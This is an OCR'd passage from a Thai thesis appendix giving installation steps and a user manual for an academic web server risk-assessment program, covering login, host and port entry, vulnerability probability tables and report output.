
รูปที่ ฉ.2 หน้าจอเริ่มการติดตั้งโปรแกรม

ให้ผู้ใช้งานเลือก  เพื่อทำการติดตั้ง จากนั้นจะเข้าสู่หน้าจอให้ผู้ใช้งานยืนยันการติดตั้งโปรแกรมประเมินความเสี่ยงดังรูปที่ ฉ.3



รูปที่ ฉ.3 หน้าจอยืนยันการติดตั้งโปรแกรม

ให้ผู้ใช้งานเลือก Install เพื่อทำการติดตั้งโปรแกรม หรือเลือก Cancel เพื่อยกเลิกการติดตั้ง จากนั้นระบบจะทำการติดตั้งโปรแกรม โดยเมื่อการติดตั้งเสร็จสมบูรณ์แล้วจะปรากฏหน้าจอให้เพิ่มค่าโปรแกรมในรีจิสทรีดังรูปที่ ฉ.4



รูปที่ ฉ.4 แสดงการเพิ่มค่าโปรแกรมในรีจิสทรี


ให้ผู้ใช้งานเลือก Yes เพื่อเพิ่มค่าในรีจิสทรีซึ่งหากไม่เพิ่มค่าจะไม่สามารถใช้งานโปรแกรมได้ รูปที่ ฉ.5 แสดงการเพิ่มค่าในรีจิสทรีเสร็จสมบูรณ์

รูปที่ ฉ.5 แสดงการเพิ่มค่าในรีจิสทรีเสร็จสมบูรณ์

เมื่อเพิ่มค่าในรีจิสทรีเสร็จสมบูรณ์แล้วระบบจะทำการติดตั้ง จาวารันไทม์ ดังรูปที่ ฉ.6 แสดงหน้าจอให้ทำการติดตั้งจาวารันไทม์ ทั้งนี้หากเครื่องที่ทำการติดตั้งมีการติดตั้ง จาวารันไทม์ ไว้แล้วสามารถยกเลิกการติดตั้งในส่วนนี้ได้ แต่ผู้พัฒนาแนะนำให้ทำการติดตั้งใหม่เพื่อการทำงานที่ถูกต้องของโปรแกรม


รูปที่ ฉ.6 หน้าจอการติดตั้งโปรแกรม จาวา รันไทม์

จากรูปที่ ฉ.6 ให้เลือก “I accept the terms in the license agreement” จากนั้นกด Next > จะปรากฏหน้าจอให้เลือกประเภทการติดตั้ง ดังรูปที่ ฉ.7




รูปที่ ฉ.7 หน้าจอให้เลือกประเภทการติดตั้ง

ให้ผู้ใช้งานเลือก “Custom” แล้วกด Next > เพื่อทำการติดตั้งต่อ




รูปที่ ฉ.8 หน้าจอให้เลือกคุณลักษณะการติดตั้ง

รูปที่ ฉ.8 เป็นหน้าจอให้เลือกคุณลักษณะการติดตั้ง ให้ผู้ใช้งานเลือกติดตั้ง แบบ “Additional Font and Media Support” บนเครื่องด้วย จากนั้นกด Next > จะปรากฏหน้าจอให้ผู้ใช้งานเลือกว่าจะติดตั้ง จาวา รันไทม์กับโปรแกรมเบราว์เซอร์ด้วยหรือไม่ ดังรูปที่ ฉ.9 ในส่วนนี้ไม่มีความจำเป็นกับโปรแกรมที่จะใช้งาน จึงเลือกติดตั้งหรือไม่ก็ได้ จากนั้นกด Next > อีกครั้ง




รูปที่ ฉ.9 หน้าจอติดตั้ง จาวา รันไทม์เข้ากับเบราว์เซอร์




รูปที่ ฉ.10 หน้าจอแสดงสถานะการติดตั้ง จาวา รันไทม์

รูปที่ ฉ.10 แสดงสถานะการติดตั้งจาวารันไทม์ และเมื่อการติดตั้ง จาวารันไทม์เสร็จสมบูรณ์แล้วจะปรากฏหน้าจอดังรูปที่ ฉ.11 ให้ผู้ใช้งานกด Finish เป็นการเสร็จสิ้นการติดตั้งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์



รูปที่ ฉ.11 หน้าจอแสดงการติดตั้ง จาวารันไทม์ เสร็จสมบูรณ์



รูปที่ ฉ.12 หน้าจอแสดงการติดตั้งโปรแกรมเสร็จสมบูรณ์

รูปที่ ฉ.12 แสดงการติดตั้งโปรแกรมเสร็จสมบูรณ์ให้เลือก Finish เพื่อทำการบูทเครื่องใหม่และสามารถเริ่มใช้โปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้

ฉ.2.2 ระบบปฏิบัติการวินโดวส์รุ่น 98 หรือ เอ็มอี

ขั้นตอนการติดตั้งโปรแกรมบนระบบปฏิบัติการวินโดวส์รุ่น 98 หรือ เอ็มอี เหมือนกับการติดตั้งโปรแกรมบนระบบปฏิบัติการวินโดวส์รุ่น เอ็กซ์พี จะต่างกันเพียงการเริ่มต้นคือจะเรียกแฟ้มข้อมูล Setup9x.exe จากแหล่งข้อมูลดังรูปที่ ฉ.13

รูปที่ ฉ.13 การเริ่มต้นติดตั้งโปรแกรมบนระบบปฏิบัติการวินโดวส์รุ่น 98 หรือ เอ็มอี


ภาคผนวก ช

คู่มือการใช้งานโปรแกรม

ในส่วนนี้จะกล่าวถึงวิธีการใช้งานโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยจะแบ่งการทำงานเป็นฟังก์ชันการทำงานต่างๆ เพื่อให้ง่ายต่อการอธิบายดังต่อไปนี้


1. การประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์
2. การเปลี่ยนรหัสผ่าน
3. การจัดการจุดบกพร่อง
4. การจัดการระดับผลกระทบ
5. การจัดการข้อมูลรายการตรวจสอบ
6. การจัดการกลุ่มโฮสต์
7. การจัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น
8. การเก็บค่าความน่าจะเป็น
9. การคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

ทั้งนี้รายละเอียดการใช้งานในแต่ละฟังก์ชันจะอธิบายเป็นส่วนๆ ต่อไป โดยผู้ใช้งานสามารถเรียกใช้งานโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้โดยเมนู START >>All Progarms>> http>>http ดังรูปที่ ช.1




รูปที่ ช.1 แสดงเมนูการเข้าสู่โปรแกรม

จากนั้นจะปรากฏหน้าจอถามชื่อผู้ใช้งานและรหัสผ่านดังรูปที่ ช.2 ให้ผู้ใช้งานระบุชื่อผู้ใช้งาน “Administrator” และรหัสผ่าน “developer” จากนั้นกด  เพื่อทำงานต่อ หรือกด  เพื่อออกจากระบบ




รูปที่ ช.2 หน้าจอการเข้าสู่ระบบ

หากชื่อผู้ใช้งานและรหัสผ่านถูกต้องจะเข้าสู่หน้าจอหลักต่อไป แต่ถ้าหากชื่อผู้ใช้งานหรือรหัสผ่านไม่ถูกต้องจะปรากฏหน้าจอดังรูปที่ ช.3 หรือ ช.4



รูปที่ ช.3 หน้าจอแสดงชื่อผู้ใช้งานไม่ถูกต้อง



รูปที่ ช.4 หน้าจอแสดงรหัสผ่านไม่ถูกต้อง


หน้าจอหลักของโปรแกรมสามารถแบ่งได้ 4 ส่วน ดังรูปที่ ช.5 คือ

- ส่วนข้อมูลโฮสต์ประกอบด้วย ชื่อ หรือหมายเลขไอพีของโฮสต์ที่จะทำการตรวจสอบ และหมายเลขพอร์ตที่จะทำการตรวจสอบ

- ส่วนค่าความน่าจะเป็น ประกอบด้วยชื่อตารางความน่าจะเป็นที่จะใช้ในการตรวจสอบ ปุ่ม ค่าความน่าจะเป็น และ ลบความน่าจะเป็น ซึ่งวิธีการใช้งานจะอธิบายต่อไปในส่วนของการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

- ส่วนการตรวจสอบ ประกอบด้วยเงื่อนไขที่กำลังตรวจสอบ และจุดบกพร่องที่ตรวจสอบพบ


- ส่วนควบคุมประกอบด้วยปุ่ม รีเฟรช ปุ่ม เริ่มตรวจสอบ และปุ่ม ออกรายงาน ซึ่งวิธีการใช้งานจะอธิบายต่อไป



รูปที่ ช.5 แสดงหน้าจอหลักของโปรแกรม


ช.1 การประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

ในการประเมินความเสี่ยงนั้นให้ผู้ใช้งานเข้าสู่หน้าจอหลักของโปรแกรมดังรูปที่ ช.5 จากนั้นให้ระบุชื่อโฮสต์หรือหมายเลขไอพี และหมายเลขพอร์ตของโฮสต์ที่ต้องการจะประเมินความเสี่ยง เมื่อระบุแล้วให้เลือกค่าความน่าจะเป็นที่จะใช้ในการประเมินความเสี่ยง ทั้งนี้ค่าความน่าจะเป็นดังกล่าวใช้ในการเปรียบเทียบโฮสต์ที่ต้องการตรวจสอบกับโฮสต์อื่นๆ ด้วย โดยผู้ใช้งานสามารถเรียดดูค่าความน่าจะเป็นได้โดยเลือกที่ “ค่าของทุกโฮสต์” หรือ “ค่าตามกลุ่มโฮสต์” และเลือกตารางตามวันเวลาที่ระบุ เช่น D_25_M_6_Y_2547_T_11_1 หมายถึงค่าความน่าจะเป็นที่คำนวณเมื่อวันที่ 25 เดือน 6 ปี 2547 เวลา 11 นาฬิกา 1 นาที เป็นต้น จากนั้นกดปุ่ม ค่าความน่าจะเป็น ระบบจะแสดงค่าความจะเป็นของแต่ละจุดบกพร่องดังรูปที่ ช.6




รูปที่ ช.6 ตัวอย่างหน้าจอแสดงค่าความน่าจะเป็น

เมื่อระบุค่าต่างๆ สมบูรณ์แล้วให้กดปุ่ม เริ่มตรวจสอบ เพื่อเริ่มทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยเมื่อเริ่มประเมินความเสี่ยงหน้าจอจะเปลี่ยนไปดังรูปที่ ช.7




รูปที่ ช.7 หน้าจอแสดงการเริ่มประเมินความเสี่ยง

โดยเมื่อทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เสร็จสมบูรณ์ดังรูปที่ ช.8 แล้ว ผู้ใช้งานสามารถออกรายงานได้โดยกดที่ปุ่ม ออกรายงาน โปรแกรมจะทำการสร้างรายงานให้ โดยรายงานจะจัดเก็บไว้ในไดเรกทอรีที่จัดเก็บโปรแกรม (C:\Program Files\http) ซึ่งรายงานที่สร้างจะมีชื่อแฟ้มคือ ชื่อหรือหมายเลขไอพีของโฮสต์ที่ทำการตรวจสอบ ดังรูปที่ ช.9



รูปที่ ช.8 หน้าจอแสดงการประเมินความเสี่ยงเสร็จสมบูรณ์



รูปที่ ช.9 ตัวอย่างรายงานการประเมินความเสี่ยง

